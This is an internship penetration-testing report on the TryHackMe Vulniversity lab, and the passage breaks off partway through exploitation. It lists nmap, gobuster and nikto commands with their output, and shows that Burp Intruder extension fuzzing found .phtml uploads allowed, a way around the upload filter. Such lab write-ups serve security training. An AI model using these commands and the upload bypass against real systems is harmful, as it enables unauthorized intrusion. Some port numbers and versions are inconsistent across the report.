

VULNERABILITY ASSESSMENT AND PENETRATION TESTING REPORT

Target Environment:
TryHackMe - Vulniversity

Submitted By	Sulav Adhikari
Internship Program	Nepal VAPT Training Program
Week	12 - Capstone Project
Submission Date	June 24, 2026
Prepared For	Internship Evaluation Committee, ARROWNEx
Classification	CONFIDENTIAL
Assessment Type	Black Box Penetration Test

CONFIDENTIAL - FOR AUTHORIZED PERSONNEL ONLY

TABLE OF CONTENTS

TABLE OF CONTENTS.....	1
LIST OF FIGURES	3
LIST OF TABLES.....	4
EXECUTIVE SUMMARY	5
1. SCOPE OF ENGAGEMENT	6
1.1 Objective.....	6
1.2 Target Details.....	6
1.3 Rules of Engagement	6
2. METHODOLOGY	7
3. PHASE 1 - RECONNAISSANCE.....	8
3.1 Target Identification.....	8
3.2 Initial Information Gathering.....	9
4. PHASE 2 - SCANNING AND ENUMERATION.....	10
4.1 Port Scanning with Nmap	10
4.1.1 Scan Results - Open Ports and Services	11
4.2 SMB Enumeration	11
4.3 Web Application Enumeration	12
5. PHASE 3 - EXPLOITATION	15
5.1 Vulnerability Identification - Unrestricted File Upload.....	15
5.2 Extension Fuzzing with Burp Suite	16
5.3 Reverse Shell Deployment.....	16
6. PHASE 4 - POST-EXPLOITATION	18
6.1 System Enumeration	18
6.2 Privilege Escalation via SUID Misconfiguration	18
7. TRYHACKME VULNIVERSITY - TASK QUESTIONS AND ANSWERS	21
7.1 Task 2 - Reconnaissance (Nmap)	21
7.2 Task 3 - Locating Directories Using Gobuster	21
7.3 Task 4 - Compromise the Webserver.....	21
7.4 Task 5 - Privilege Escalation	21
8. FINDINGS AND RISK ASSESSMENT.....	23
8.1 Vulnerability Summary.....	23
8.2 Finding 1 - Unrestricted File Upload (Remote Code Execution)	23
Description.....	23

Impact	23
Evidence.....	23
Remediation	23
8.3 Finding 2 - Privilege Escalation via SUID /bin/systemctl.....	24
Description	24
Impact	24
Evidence.....	24
Remediation	24
9. RISK MATRIX.....	25
10. RECOMMENDATIONS.....	26
11. CONCLUSION.....	27
12. REFERENCES	28
13. APPENDICES	29
Appendix A - Nmap Raw Output	29
Appendix B - Gobuster Enumeration Output	32
Appendix C - Burp Suite Intruder Results	34
Appendix D - Reverse Shell Deployment Evidence.....	37
Appendix E - Post-Exploitation Evidence	37

LIST OF FIGURES

Figure 3. 1 VPN Connection.....	8
Figure 3. 2 Target Machine Information.....	9
Figure 3. 3 Nmap Scan Result	10
Figure 4. 1 Enum4linux Enumeration.....	12
Figure 5. 1 Web Application Upload Function at /internal/	15
Figure 5. 2 Burp Suite Intercepted Request - Payload Position Configuration	16
Figure 5. 3 Successful .phtml File Upload.....	17
Figure 5. 4 Remote Command Execution via Uploaded Shell	17
Figure 6. 1 User Enumeration and User Flag Capture.....	18
Figure 6. 2 SUID Files Enumeration Revealing /bin/systemctl.....	19
Figure 6. 3 Root Access Verified - Root Flag Captured.....	20
Figure 4. 2 Gobuster Directory Enumeration Results.....	13
Figure 4. 3 Nikto Web Server Scan Output	14

LIST OF TABLES

Table 1 Assessment Scope.....	6
Table 2 Nmap Flag Reference	10
Table 3 Open Ports and Services	11
Table 4 Gobuster Flag Reference	13
Table 5 TryHackMe Vulnversity Q&A - Task 2 (Reconnaissance).....	21
Table 6 TryHackMe Vulnversity Q&A - Task 3 (Gobuster).....	21
Table 7 TryHackMe Vulnversity Q&A - Task 4 (Exploitation).....	21
Table 8 TryHackMe Vulnversity Q&A - Task 5 (Privilege Escalation)	22
Table 9 Vulnerability Summary.....	23
Table 10 Risk Matrix	25
Table 11 Remediation Summary	26

EXECUTIVE SUMMARY

A Vulnerability Assessment and Penetration Testing (VAPT) exercise was conducted against the Vulniversity lab environment hosted on the TryHackMe platform. The assessment was performed in accordance with industry-standard penetration testing methodologies and focused on identifying vulnerabilities that could allow unauthorized access, privilege escalation, or compromise of sensitive information.

The assessment simulated a real-world black box penetration test scenario, wherein the tester had no prior knowledge of the internal architecture, services, or credentials of the target system. The engagement progressed through structured phases: Reconnaissance, Scanning and Enumeration, Exploitation, and Post-Exploitation.

Key findings from the engagement include:

- A critical unrestricted file upload vulnerability was identified in the web application running on port 3333, allowing an attacker to upload and execute server-side PHP code.
- Exploitation of the file upload vulnerability resulted in establishment of a reverse shell and initial foothold with user-level privileges (user: bill).
- Post-exploitation enumeration identified a SUID misconfiguration on `/bin/systemctl`, enabling full privilege escalation to root.
- The target system was identified as running Ubuntu with six open ports, several of which expose unnecessary attack surface.

The assessment confirmed full system compromise — from initial access to root-level control. Recommendations have been provided to mitigate each identified vulnerability, including file-type validation controls, removal of unnecessary SUID permissions, and hardening of exposed services.

Metric	Count / Value	Status
Open Ports Identified	6	Confirmed
Critical Findings	1	Exploited
High Findings	1	Exploited
User Flag Captured	Yes (bill)	Confirmed
Root Flag Captured	Yes	Confirmed
Overall Risk Rating	CRITICAL	Full Compromise

1. SCOPE OF ENGAGEMENT

1.1 Objective

The objective of this assessment was to identify, validate, and demonstrate security vulnerabilities within the Vulniversity target environment. The engagement sought to simulate realistic attack scenarios to uncover weaknesses that an adversary could exploit in a real-world context.

1.2 Target Details

Parameter	Detail
Target Name	Vulniversity
Platform	TryHackMe
Target IP	10.65.144.125
Assessment Type	Black Box Penetration Test
Testing Window	June 24, 2026
Authorized By	TryHackMe Platform (Authorized Lab)
Scope	Single host - all ports and services

Table 1 Assessment Scope

1.3 Rules of Engagement

All testing activities were conducted solely within the authorized TryHackMe lab environment. No external systems, networks, or services were targeted. The engagement operated under the following constraints:

- Testing was restricted to the assigned target IP address.
- All exploitation was performed in a controlled, isolated environment.
- No destructive actions were taken beyond those required to demonstrate impact.
- All findings were documented for reporting and remediation purposes.

2. METHODOLOGY

The assessment followed the standard penetration testing lifecycle, consistent with the Penetration Testing Execution Standard (PTES) and OWASP Testing Guide methodologies. The phases conducted were:

1. Reconnaissance - Passive and active information gathering to identify the target's attack surface.
2. Scanning and Enumeration - Detailed port scanning, service versioning, and web enumeration.
3. Vulnerability Identification - Correlation of discovered services against known vulnerability databases.
4. Exploitation - Controlled exploitation of identified vulnerabilities to demonstrate impact.
5. Post-Exploitation - Enumeration of the compromised system to identify further attack vectors, including privilege escalation.
6. Reporting - Documentation of all findings, evidence, and remediation recommendations.

The following tools were utilized during the engagement:

- Nmap - Network discovery and port scanning
- Enum4linux - SMB and user enumeration
- Gobuster - Web directory and file brute-forcing
- Nikto - Web server vulnerability scanning
- Burp Suite - Web application interception and fuzzing
- Netcat - Reverse shell listener
- Linux Enumeration Utilities - find, id, uname, whoami

3. PHASE 1 - RECONNAISSANCE

3.1 Target Identification

The target machine was deployed through the TryHackMe platform. A VPN connection was established to access the target's private network range. The target was assigned the IP address 10.65.144.125.




Figure 3. 1 VPN Connection




Figure 3. 2 Target Machine Information

3.2 Initial Information Gathering

Initial information gathering was performed to identify available attack surfaces and potential entry points. The following observations were made prior to active scanning:

- Target is reachable via VPN on the 10.65.144.125 address.
- Multiple network services are expected based on the lab description.
- A web application was noted as a primary attack vector.

4. PHASE 2 - SCANNING AND ENUMERATION

4.1 Port Scanning with Nmap

A comprehensive network scan was performed against the target host using Nmap. The following command was executed:


```
nmap -sV 10.65.144.125
```

Nmap is a free, open-source, and powerful tool used to discover hosts and services on a computer network. The -sV flag attempts to determine the version of the services running on each identified port.

Nmap flags used and available during the engagement:

Nmap Flag	Description
-sV	Attempts to determine the version of the services running
-p <x> or -p-	Port scan for port <x> or scan all ports
-Pn	Disable host discovery and scan for open ports
-A	Enables OS and version detection, executes in-built scripts for further enumeration
-sC	Scan with the default Nmap scripts
-v	Verbose mode
-sU	UDP port scan
-sS	TCP SYN port scan

Table 2 Nmap Flag Reference



```
kali@kali: ~/sulavvapt
$ nmap -sV 10.65.144.125
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-25 10:58 +0530
Nmap scan report for 10.65.144.125
Host is up (0.27s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3128/tcp   open  squid-http
3332/tcp   open  dec-notes
Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
```

Figure 3. 3 Nmap Scan Result

4.1.1 Scan Results - Open Ports and Services

The scan identified six (6) open ports on the target system. The results are summarized in the table below:

Port	State	Service	Version
21/tcp	Open	FTP	vsftpd 3.0.3
22/tcp	Open	SSH	OpenSSH 7.2p2 Ubuntu
139/tcp	Open	NetBIOS-SSN	Samba smbd 3.x - 4.x
445/tcp	Open	NetBIOS-SSN	Samba smbd 4.3.11- Ubuntu
3128/tcp	Open	HTTP Proxy	Squid http proxy 4.10
3333/tcp	Open	HTTP	Apache httpd 2.4.18 (Ubuntu)

Table 3 Open Ports and Services

The scan results confirm that the target is running Ubuntu Linux. The web server is running on the non-standard port 3333, with a Squid proxy on port 3128.

4.2 SMB Enumeration

Enum4linux was used to enumerate SMB services, shared resources, and user accounts on the target system.




Figure 4. 1 Enum4linux Enumeration

Findings from SMB enumeration:

- User accounts identified on the system.
- SMB service version and configuration details gathered.
- Workgroup and domain information collected.

4.3 Web Application Enumeration

Web application directories and files were enumerated using Gobuster. The following command was executed against the web server running on port 3333:

```
gobuster dir -u http://10.65.144.125:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt
```

Gobuster flags used during the engagement:

Flag	Description
-e	Print the full URLs in your console
-u	The target URL
-w	Path to your wordlist
-U and -P	Username and Password for Basic Auth
-p <x>	Proxy to use for requests
-c <http cookies>	Specify a cookie for simulating authentication

Table 4 Gobuster Flag Reference

```

kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt kali@kali: ~/sulavvapt
kali@kali: ~/sulavvapt
$ gobuster dir -u http://10.65.144.125:3333 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:             http://10.65.144.125:3333
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirb/common.txt
[+] Negative status codes: 404
[+] User Agent:      gobuster/3.8.2
[+] Timeout:         10s

Starting gobuster in directory enumeration mode

.htaccess      (Status: 403) [Size: 280]
.hta           (Status: 403) [Size: 280]
.htpasswd      (Status: 403) [Size: 280]
css            (Status: 301) [Size: 319] [→ http://10.65.144.125:3333/css/]
fonts         (Status: 301) [Size: 321] [→ http://10.65.144.125:3333/fonts/]
images        (Status: 301) [Size: 322] [→ http://10.65.144.125:3333/images/]
index.html    (Status: 200) [Size: 33014]
internal      (Status: 301) [Size: 324] [→ http://10.65.144.125:3333/internal/]
js            (Status: 301) [Size: 318] [→ http://10.65.144.125:3333/js/]
server-status (Status: 403) [Size: 280]


Progress: 4613 / 4613 (100.00%)

Finished

kali@kali: ~/sulavvapt
$

```

Figure 4. 2 Gobuster Directory Enumeration Results



```
kali@kali: ~/sulavapt
$ nikto -h http://10.65.144.125:3333
nikto -h http://10.65.144.125:3333 -u nikto.txt
- Nikto v2.6.0

+ Target IP: 10.65.144.125
+ Target Hostname: 10.65.144.125
+ Target Port: 3333
+ Platform: Unknown
+ Start Time: 2026-06-25 11:29:20 (GMT+5)

+ Server: Apache/2.4.41 (Ubuntu)
+ ERROR: Failed to check for updates: 403
+ No CGI Directories found (use '-C all' to force check all possible dirs), CGI tests skipped.
+ [600050] Apache/2.4.41 appears to be outdated (current is at least 2.4.60).
+ [999984] /: Server may leak inodes via ETags, header found with file /, inode: 80fe, size: 58f01cd2b575, mtime: gzip. See: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ [013587] /: Suggested security header missing: referer-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referer-Policy
+ [013587] /: Suggested security header missing: content-security-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
+ [013587] /: Suggested security header missing: x-content-type-options. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ [013587] /: Suggested security header missing: permissions-policy. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy
+ [013587] /: Suggested security header missing: strict-transport-security. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ [999998] OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
```

Figure 4. 3 Nikto Web Server Scan Output

Findings from web enumeration:

- Hidden directory /internal/ discovered - contains a file upload form.
- The upload directory /internal/uploads/ is accessible and serves uploaded files.
- Web application running on non-standard port 3333.

5. PHASE 3 - EXPLOITATION

5.1 Vulnerability Identification - Unrestricted File Upload

Testing identified a vulnerable file upload mechanism at <http://10.65.144.125:3333/internal/> that lacked proper file-type validation. The upload form accepted files without adequate restriction, creating an opportunity to upload server-side executable code.




Figure 5. 1 Web Application Upload Function at /internal/

5.2 Extension Fuzzing with Burp Suite

Burp Suite Intruder was used to fuzz the file upload functionality and identify which extensions were blocked and which were permitted. The following extensions were tested:

- .php - BLOCKED
- .php3 - BLOCKED
- .php4 - BLOCKED
- .php5 - BLOCKED
- .phtml - ALLOWED

The Sniper attack type was configured with the payload position set to the file extension field in the intercepted request.

